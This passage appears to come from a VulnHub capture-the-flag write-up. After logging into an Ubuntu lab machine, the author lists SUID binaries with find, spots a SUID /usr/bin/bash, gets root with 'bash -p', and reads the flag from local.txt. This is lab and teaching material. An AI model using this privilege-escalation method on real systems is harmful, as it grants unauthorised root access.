 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 05 Oct 2022 03:05:24 PM UTC

  System load:  0.0               Processes:             207
  Usage of /:   25.3% of 19.56GB   Users logged in:       0
  Memory usage: 58%               IPv4 address for eth0: 192.168.57.89
  Swap usage:   0%
```

And I am logged in.


4. Find the flag

The location of the flag is indicated on VulnHub.



Find the flag.txt in /root/

After trying to show the content of the **flag.txt** file, I had no **permission** .




```
-bash-5.0$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
```

4.1 execute as root

I checked for **SUID** permission with **find** command.


•**SUID** gives the permission to run as the owner, not the user who started it.



```
-bash-5.0$ find / -perm -u=s -type f 2>/dev/null
/snap/snapd/8790/usr/lib/snapd/snap-confine
/snap/snapd/8140/usr/lib/snapd/snap-confine
/snap/core18/1885/bin/mount
/snap/core18/1885/bin/ping
/snap/core18/1885/bin/su
/snap/core18/1885/bin/umount
/snap/core18/1885/usr/bin/chfn
/snap/core18/1885/usr/bin/chsh
/snap/core18/1885/usr/bin/gpasswd
/snap/core18/1885/usr/bin/newgrp
/snap/core18/1885/usr/bin/passwd
/snap/core18/1885/usr/bin/sudo
/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
/snap/core18/1754/bin/mount
/snap/core18/1754/bin/ping
/snap/core18/1754/bin/su
/snap/core18/1754/bin/umount
/snap/core18/1754/usr/bin/chfn
/snap/core18/1754/usr/bin/chsh
/snap/core18/1754/usr/bin/gpasswd
/snap/core18/1754/usr/bin/newgrp
/snap/core18/1754/usr/bin/passwd
/snap/core18/1754/usr/bin/sudo
/snap/core18/1754/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1754/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/bash
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
```


/usr/bin/bash can execute as root.

I executed **bash** with **-p** option (the effective user id is not reset) as shown below.




```
-bash-5.0$ bash -p
bash-5.0# whoami
root
```

I checked the **flag.txt** content but the flag wasn't there.




```
bash-5.0# cat /root/flag.txt
Your flag is in another file...
```

I listed the content of **Home** with **ls** command, and there was a **suspicious file.**



```
bash-5.0# ls -la
total 40
drwxr-xr-x 4 oscp oscp 4096 Oct  5 15:05 .
drwxr-xr-x 3 root root 4096 Jul  9  2020 ..
-rw------- 1 oscp oscp    7 Oct  5 17:17 .bash_history
-rw-r--r-- 1 oscp oscp  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 oscp oscp 3771 Feb 25  2020 .bashrc
drwx------ 2 oscp oscp 4096 Oct  5 15:05 .cache
-rwxr-xr-x 1 root root   88 Jul  9  2020 ip
-rw-r--r-- 1 oscp oscp   33 Oct  5 14:21 local.txt
-rw-r--r-- 1 oscp oscp  807 Feb 25  2020 .profile
drwxrwxr-x 2 oscp oscp 4096 Jul  9  2020 .ssh
-rw-r--r-- 1 oscp oscp    0 Jul  9  2020 .sudo_as_admin_successful
```

After I viewed the content of the file, I found the flag as shown below.



```
bash-5.0# cat local.txt
f34e9644eac652f2389e079174ae0eb0
```